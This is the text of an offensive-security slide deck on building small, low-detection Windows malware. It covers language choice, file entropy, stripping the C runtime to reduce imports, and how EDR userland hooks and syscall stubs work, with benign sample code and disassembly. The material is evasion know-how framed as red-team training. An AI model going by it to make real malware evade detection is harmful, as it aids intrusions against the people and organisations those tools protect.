

Writing Tiny, Stealthy, and Reliable Malware

@rad9800

Whoami?

- Offensive Security @ Ruptura InfoSecurity
- Most things low level
- Malware and viruses
- Making blue teamers cry

Agenda

Motivations

Getting Setup

Subverting Hooks

Static Analysis

Next Steps



Ruptura
InfoSecurity

Motivations

- Less detections
- Increased effectiveness → More shells for longer durations
- Better client feedback
- Emulate real adversaries
- Learn something new

Agenda

Motivations

Getting Setup


Subverting Hooks

Static Analysis

Next Steps

Choosing our language

- Assembly
- C/C++
- C#
- Rust
- Golang
- Python
- Nim



Requirements

- Should be <150KB - Recommended by CIA
 - Rust - 600KB
 - Golang - 1.9MB
 - Nim - 70KB
 - C - 11KB
- Memory management
- Windows APIs
- Must have no Windows version specific dependencies (specific .NET version e.g.)
 - Backwards compatibility

tl;dr Fast, Compact, No version specific dependencies



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Hello World

Standard Input Output
header files

Entry point of
our code

```
#include <stdio.h>
```


```
int main() {
```

```
    printf("Hello World!");
```

```
}
```

Call the printf
function from
stdio.h

Size: 10.5 KB (10,752 bytes)



Entropy

- Measure of randomness
- Used by EDRs/AVs as a static indicator
- Packed malware ≤ 7
- Fixing the entropy is not concatenating the first chapter of Harry Potter

```
File       : notepad.exe
MD5 hash   : a443dc974b8f7b7c84bca6ee69860626
SHA256 hash : 85eaa300997c748dbfa656454b858ae4e5
Architecture : x64_86
Timestamp  : 1988-05-21 14:54:51
Total Entropy : 6.559304821665698
Size       : 348.2 KB
```

notepad.exe

```
File       : d61af007f6c792b8fb6c677143b7d0e25
MD5 hash   : 628e4a77536859ffc2853005924db2ef
SHA256 hash : d61af007f6c792b8fb6c677143b7d0e25
Architecture : x86
Timestamp  : 2022-06-27 15:55:54
Total Entropy : 7.285757402117782
Size       : 165.9 KB
```

Lockbit Black

What is the CRT

`∴ main != real entry`

#	Child-SP	RetAddr	Call Site
00	00000077`67effaf8	00007ff7`6f5e12b0	HelloWorld!main
01	(Inline Function)	-----`-----	HelloWorld!invoke_main+0x22
02	00000077`67effb00	00007ff8`3ce07034	HelloWorld!__scrt_common_main_seh+0x10c
03	00000077`67effb40	00007ff8`3e702651	KERNEL32!BaseThreadInitThunk+0x14
04	00000077`67effb70	00000000`00000000	ntdll!RtlUserThreadStart+0x21

Setup global SEH filter
Static Variables
Global Constructors


C Runtime Library
Start-up Code

Calls thread
entry point

Thread start-up
stub

(NOT RECOMMENDED)

- Properties -> Configuration Properties -> C/C++ -> Code Generation
 - Runtime Library = Multi-threaded /MT



Removing the CRT

```
#pragma comment(linker, "/ENTRY:entry")
```

```
int entry() {  
    return 0;  
}
```

Less Imports
KERNEL32.dll

Size : 5.1 KB

Entropy
3.2614075785074736

8 Imports

```
0x140002000 RtlCaptureContext  
0x140002008 RtlLookupFunctionEntry  
0x140002010 RtlVirtualUnwind  
0x140002018 UnhandledExceptionFilter  
0x140002020 SetUnhandledExceptionFilter  
0x140002028 GetCurrentProcess  
0x140002030 TerminateProcess  
0x140002038 IsProcessorFeaturePresent
```

Removing the CRT


- Properties -> Configuration Properties -> C/C++ -> Code Generation
 - Enable C++ Exceptions = No
- Properties -> Configuration Properties -> Linker -> Input
 - Ignore All Default Libraries = Yes (/NODEFAULTLIB)
 - unresolved external symbol __security_check_cookie
- Properties -> Configuration Properties -> C/C++ -> Code Generation
 - Security Check = Disable Security Check (/GS-)
 - SDL checks = No (/sdl-)

OPTIONAL:

- Properties -> Configuration Properties -> C/C++ -> Optimization
 - Whole Program Optimization = No (**#pragma function(memset)** - intrinsic functions)

Cons :

- No try catch C++ exceptions
- No more virtual table so no pure virtual functions
- Ease of use CRT functions
- C++ constructors/deconstructors
- Lower entropy (possibly less detections)



"Hello Other World"

```
#include <Windows.h>
#pragma comment(linker, "/ENTRY:entry")

#define PRINT( STR, ... ) \
    if (1) { \
        LPWSTR buf = (LPWSTR)HeapAlloc( GetProcessHeap(), HEAP_ZERO_MEMORY, 1024 ); \
        if (buf != NULL) { \
            int len = wprintfW( buf, STR, __VA_ARGS__ ); \
            WriteConsoleW(GetStdHandle(STD_OUTPUT_HANDLE), buf, len, NULL, NULL); \
            HeapFree( GetProcessHeap(), 0, buf ); \
        } \
    }

int entry() {

    PRINT(L"Hello world.\n");

    ExitProcess(0);
}
```

Size: 3.50 KB (3,584 bytes)

```
kernel32.dll
    0x140002000 HeapFree
    0x140002008 GetStdHandle
    0x140002010 HeapAlloc
    0x140002018 WriteConsoleW
    0x140002020 ExitProcess
    0x140002028 GetProcessHeap
user32.dll
    0x140002038 wprintfW
```


"Hello Other World"


```
#include <Windows.h>
#pragma comment(linker, "/ENTRY:entry")

#define PRINT( STR, ... )
    if (1) {
        LPWSTR buf = (LPWSTR)HeapAlloc( GetProcessHeap(), HEAP_ZERO_MEMORY, 1024 );
        if (buf != NULL) {
            int len = wprintfW( buf, STR, __VA_ARGS__ );
            WriteConsoleW(GetStdHandle(STD_OUTPUT_HANDLE), buf, len, NULL, NULL);
            HeapFree( GetProcessHeap(), 0, buf );
        }
    }

int entry() {

    PRINT(L"Hello world.\n");

    ExitProcess(0);
}
```



Address	Function Name	DLL
0x140002000	HeapFree	kernel32.dll
0x140002008	GetStdHandle	kernel32.dll
0x140002010	HeapAlloc	kernel32.dll
0x140002018	WriteConsoleW	kernel32.dll
0x140002020	ExitProcess	kernel32.dll
0x140002028	GetProcessHeap	kernel32.dll
0x140002038	wprintfW	user32.dll

Other Common Functions

Wrapper/Thunk Functions

Local/Global
(LocalAlloc/GlobalFree)

C/C++ Runtime
(malloc/free)

Heap (HeapAlloc/HeapFree)

Virtual
(VirtualAlloc/VirtualProtect...)

NT
NtAllocateVirtualMemory/NtProtectVirtualMemory

```
; void __cdecl free(void *Block)
public free
free proc near
test    rcx, rcx
jz      short locret_110119CBC
```

```
push    rbx
sub     rsp, 20h
mov     r8, rcx      ; lpMem
xor     edx, edx     ; dwFlags
mov     rcx, cs:_crthep ; hHeap
call    cs:__imp_HeapFree
test    eax, eax
jnz     short loc_110119CB7
```

<https://github.com/vxunderground/VX-API>

<https://github.com/hfiref0x/UACME/tree/master/Source/Shared>

Agenda

Motivations

Getting Setup

Subverting Hooks


Static Analysis

Next Steps


Why do EDRs bother hooking the userland?

- Monitor access
 - Networks
 - Files
 - Registry
 - Memory
- Kernel hooks
 - Higher chance of OS instability
 - More false negatives

Process Creation



Life of a System Call



tl;dr SSN number is very important

EDR has to hide this information from us or hooking becomes useless

EDR Trampolines

00007FFA2E8CD060	4C:8BD1	mov r10,rcx
00007FFA2E8CD063	E9 6FCF0700	jmp ntdll.7FFA2E949FD7
→ 0007FFA2E8CD068	F60425 0803FE7F 01	test byte ptr ds:[7FFE0308],1
00007FFA2E8CD070	75 03	jne ntdll.7FFA2E8CD075
00007FFA2E8CD072	0F05	syscall
00007FFA2E8CD074	C3	ret
00007FFA2E8CD075	CD 2E	int 2E
00007FFA2E8CD077	C3	ret

00007FFA2E949FDD	FF25 00000000	jmp qword ptr ds:[7FFA2E949FE3]
------------------	---------------	---------------------------------

Save stack
& registers

000002569A959084	EB BA	jmp EDR.2569A959040
------------------	-------	---------------------

